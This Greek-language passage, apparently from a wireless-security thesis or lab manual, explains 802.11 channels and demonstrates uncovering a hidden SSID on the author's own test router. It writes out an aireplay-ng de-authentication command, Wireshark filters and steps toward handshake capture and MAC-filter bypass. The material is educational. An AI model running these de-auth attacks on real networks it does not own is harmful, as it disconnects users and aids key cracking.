
Κανάλια μετάδοσης

Το 802.11 διαιρεί τις ζώνες συχνοτήτων που αναφέραμε παραπάνω σε κανάλια. Για παράδειγμα, η ζώνη 2.4000– 2.4835 GHz διαιρείται σε 13 κανάλια, με μέγεθος 22 MHz το κάθε ένα και με 5 Mhz κενό ανάμεσα από κάθε κανάλι (Σχήμα 1). Η διαθεσιμότητα των καναλιών εξαρτάται από τη νομοθεσία κάθε χώρας. Όταν τα AP βρίσκονται κοντά το ένα στο άλλο, είναι καλό να επιλέγουμε διαφορετικό κανάλι μετάδοσης για το κάθε ένα, έτσι ώστε να μην έχουμε δυσλειτουργία.

Οι ασύρματες κάρτες WLAN 's λειτουργούν συνήθως μέσα σε τρεις διαφορετικές περιοχές συχνοτήτων 2,4 GHz-, 3,6 GHz, και 4.9/5.0 GHz. Εξαιτίας αυτού δεν υποστηρίζουν όλες αυτές τις περιοχές και τις συναφείς ζώνες οι Wi-Fi κάρτες. Ως παράδειγμα, η κάρτα η οποία χρησιμοποιούμε, η οποία υποστηρίζει μόνο το πρότυπο IEEE 802.11 b / g / n και εκπέμπει σε συχνότητα 2,4 GHz. Αυτό θα σημαίνει ότι αυτή η κάρτα δεν μπορεί να λειτουργήσει στην μπάντα 802.11 a / n. Χρησιμοποιώντας τη μέθοδο μετάδοσης Orthogonal Frequency Division Multiplexing (OFDM), δύο πρότυπα υψηλής ταχύτητας ακολούθησαν το 802.11b τα οποία παρέχουν μέχρι 54 Mbps: το 802.11a εκπέμπει στη ζώνη συχνοτήτων των 5GHz αλλά δεν είναι συμβατό με τις ασύρματες κάρτες δικτύου οι οποίες υποστηρίζουν 802.11b, ενώ το 802.11g εκπέμπει στη ζώνη συχνοτήτων των 2.4GHz και είναι συμβατό με το 802.11b. Η επικοινωνία μεταξύ συσκευών εξοπλισμένων με κάρτες 802.11b και 802.11g γίνεται στην υψηλότερη δυνατή κοινή ταχύτητα, αυτήν του 802.11b.

Το βασικό σημείο εδώ είναι ότι για να «οσφραίνομαι» πακέτα σε μια συγκεκριμένη ζώνη, η Wi-Fi κάρτα μας θα πρέπει να την υποστηρίζει. Μια άλλη ενδιαφέρουσα πτυχή του Wi-Fi είναι ότι σε κάθε μία από αυτές τις μπάντες, υπάρχουν πολλαπλά κανάλια. Είναι σημαντικό να σημειώσουμε ότι η Wi-Fi κάρτα μας μπορεί να είναι μόνο σε ένα κανάλι σε κάθε δεδομένη στιγμή. Δεν είναι δυνατόν να συντονιστεί σε πολλαπλά κανάλια (multiple channels) ταυτόχρονα. Κάτι παρεμφερές συμβαίνει π.χ και στο ραδιόφωνο του αυτοκινήτου μας. Μπορούμε να ρυθμίσουμε μόνο σ' ένα από τα διαθέσιμα κανάλια σε κάθε δεδομένη στιγμή του χρόνου. Αν θέλουμε να ακούσουμε κάτι άλλο, θα πρέπει να αλλάξουμε το κανάλι του ραδιοφώνου. Η ίδια αρχή ισχύει και για το WLAN sniffing. Αυτό μας κάνει να βγάλουμε το συμπέρασμα ότι δεν μπορούμε να «μυρίσουμε» όλα τα κανάλια την ίδια στιγμή, αλλά θα πρέπει να επιλέξουμε το κανάλι που παρουσιάζει ενδιαφέρον για μας. Αυτό σημαίνει, ότι αν το σημείο πρόσβασης που μας ενδιαφέρει είναι στο κανάλι π.χ 6 (όπως πριν), θα πρέπει και η κάρτα μας να ακούει σ' αυτό το κανάλι εκπομπής. Για την έγχυση πακέτων σε ένα συγκεκριμένο κανάλι, θα χρειαστεί να βάλουμε το ραδιόφωνο - κάρτα σε αυτό το κανάλι. Θα εξετάσουμε τώρα την προαναφερομένη ρύθμιση της κάρτας μας για το πώς δηλαδή συντονιζόμαστε σε συγκεκριμένα κανάλια, πώς καθορίζουμε ρυθμιστικά πεδία καθώς και το πώς ελέγχουμε τα επίπεδα ισχύος.

Για να ρυθμίσουμε λοιπόν την κάρτα μας σ' ένα συγκεκριμένο κανάλι που θα χρησιμοποιούμε από το backtrack δίνουμε την εντολή : *iwconfig mon0 ……. (επιθυμητό κανάλι).*Και με την εντολή *aireplay-ng -9 mon0* από το backtrack βλέπουμε το κανάλι που λαμβάνει η κάρτα μας μαζί με το όνομα ESSID του ασύρματου δικτύου μας. Ταυτόχρονα απεικονίζονται και άλλα ασύρματα δίκτυα που βρίσκονται στην μπάντα της κάρτας μας και ακούνε το ίδιο κανάλι.




Εικόνα 125: Περιγραφή ασύρματων δικτύων στην μπάντα της ασύρματης κάρτας μας

7.3 Παράκαμψη ταυτότητας WLAN


Μια από τις πρώτες μας ρυθμίσεις του router μας ήταν πέραν της ρύθμισης για ανοιχτή λειτουργία και σύνδεση σ' αυτό και η απεικόνιση του ονόματος του ασύρματου δικτύου μας (ergasia) να είναι ορατή σ' όλους όταν θα γίνεται scanning για wifi ESSID's.

Θέτοντας τώρα το φίλτρο wlan.addr == BC:F6:85:56:C8:6D βλέπουμε το όνομα του ασύρματου δικτύου μας στο Wireshark σύμφωνα με την παρακάτω εικόνα:




Εικόνα 126: Εμφάνιση ονόματος SSID από wireshark

Γυρίζοντας πάλι στις ρυθμίσεις του router μας βλέπουμε ότι στην ρύθμιση ESSID του ασύρματου δικτύου μας είχαμε επιλέξει να είναι ορατό σ' όλους. Αλλάζοντας τώρα την ρύθμιση σε αόρατο:




Εικόνα 127: Ρύθμιση δρομολογητή για αόρατο δίκτυο

Εάν τώρα κοιτάξουμε στο ίχνος του Wireshark, θα διαπιστώσουμε ότι το SSID ergasia έχει εξαφανιστεί από τα πλαίσια στο κομμάτι info. Αυτό σημαίνει ότι το δίκτυο μας είναι πλέον κρυφό.




Εικόνα 128: Επιβεβαίωση αόρατου SSID από wireshark

Για να παρακάμψουμε την απόκρυψη αυτή θα χρησιμοποιήσουμε την τεχνική της λεγόμενης παθητικής αναμονής για το σημείο πρόσβασής μας. Συγκεκριμένα θα περιμένουμε ο χρήστης να επανασυνδεθεί με συνέπεια αυτό να αποκαλύψει την αίτηση probe και τα πακέτα probe που θα κινηθούν και θα περιέχουν το SSID του ασύρματου δικτύου εμφανίζοντας έτσι και το όνομά του. Μια άλλη τεχνική θα ήταν να χρησιμοποιήσουμε την εντολή από το backtrack *aireplay-ng* για να στείλουμε πακέτα de-authentication σε όλους τους σταθμούς για λογαριασμό του ασύρματου σημείου πρόσβασης μας ergasia, πληκτρολογώντας aireplay-ng -0 5 –a BC:F6:85:56:C8:6D mon0. Το όρισμα -0 είναι για την επιλογή μιας επίθεσης de-authentication, και 5 είναι ο αριθμός των πακέτων de-authentication που θα σταλούν. Τέλος αναγράφουμε και την διεύθυνση MAC του σημείου πρόσβασης που στοχεύουμε. (την έχουμε βρει από την εντολή *iwlist wlan0 scanning* που είχαμε δώσει αρχικά). Η επίθεση αυτή στέλνει πακέτα απο-συσχέτισης (disasociate) σ' έναν ή περισσότερους clients οι οποίοι είναι συνδεδεμένοι στο ασύρματο δίκτυο στόχο. Η απο-συσχέτιση κάποιου client μας βοηθάει ώστε να δημιουργηθούν πακέτα ARP requests κατά την απο-συσχέτιση τα οποία θα τα καταγράψουμε και στη συνέχεια θα τα χρησιμοποιήσουμε κάνοντάς τα inject. Επίσης μας βοηθάει στο να καταγράψουμε το WPA/WPA2 handshake κάνοντας τον client που απο-συσχετίσαμε να συσχετιστεί ξανά με το AP.




Εικόνα 129: Χρήση παθητικής αναμονής και airplay-ng

Τα προηγούμενα πακέτα de-authentication θα μας αναγκάσουν να αποσυνδεθούμε και να επανασυνδεθούμε. Σ' αυτό το σημείο θα προσθέσουμε ένα φίλτρο στο Wireshark για να απομονώσουμε τα πακέτα de-authentication γράφοντας wlan.fc.type_subtype == 0x0c




Εικόνα 130: Αποστολή de-authetication πακέτων και εμφάνιση σε wireshark

Παρόλο που το δίκτυο πλέον είναι, κρυφό η κάρτα μας το εντοπίζει



Εικόνα 131: Ανεύρεση αόρατου SSID με wireshark


Οι απαντήσεις του ανιχνευτή από το σημείο πρόσβασης θα καταλήξουν στην αποκάλυψη του κρυφού SSID. Αυτά τα πακέτα θα εμφανιστούν στο Wireshark. Μόλις επανασυνδεθούν θα μπορέσουμε να δούμε το κρυφό SSID χρησιμοποιώντας την αίτηση καθώς και το Probe πλαίσιο απόκρισης. Θα μπορούσαμε να χρησιμοποιήσουμε και το φίλτρο (wlan.bssid == BC:F6:85:56:C8:6D) && !(wlan.fc.type_subtype == 0x08) όπου το συγκεκριμένο παρακολουθεί όλα τα μη-Beacon πακέτα από το σημείο πρόσβασης.



Εικόνα 132: Ανταλλαγή αίτησης probe για σύνδεση με το σημείο πρόσβασης wireshark


Παρά το γεγονός ότι το SSID ήταν κρυμμένο και δεν εμφανιζόταν, κάθε φορά που ο χρήστης προσπαθεί να συνδεθεί στο σημείο πρόσβασης, ανταλλάσσει αίτηση Probe και πακέτα Probe. Αυτά τα πακέτα περιέχουν το SSID του σημείου πρόσβασης. Δεδομένου ότι δεν είναι κρυπτογραφημένα αυτά τα πακέτα, μπορούν πολύ εύκολα να εντοπιστούν από τον αέρα και έτσι το SSID μπορεί να βρεθεί. Στην περίπτωση που όλοι οι χρήστες έχουν ήδη συνδεθεί με το σημείο πρόσβασης ενδέχεται ήδη να υπάρχουν τα πακέτα Probe Request / Response και θα εμφανίζονται στο ίχνος του Wireshark. Στην περίπτωση αυτή μπορούμε να αποσυνδέσουμε βίαια τους χρήστες από το σημείο πρόσβασης με την αποστολή πλαστών πακέτα de-authentication στον αέρα. Αυτά τα πακέτα θα αναγκάσουν έτσι τους χρήστες να επανασυνδεθούν πίσω στο σημείο πρόσβασης, αποκαλύπτοντας έτσι το SSID.

Άλλη μια τεχνική στα ασύρματα δίκτυα είναι και η παράκαμψη ενός φίλτρου mac. Ρυθμίζοντας το router από τον χρήστη που τρέχει win xp ως εξής:




Εικόνα 133: Ρύθμιση δρομολογητή για παράκαμψη φίλτρου mac

Αυτό που καταφέραμε είναι να αποκλείσουμε από το ασύρματο δίκτυο την mac address του p.c θύματος (backtrack).

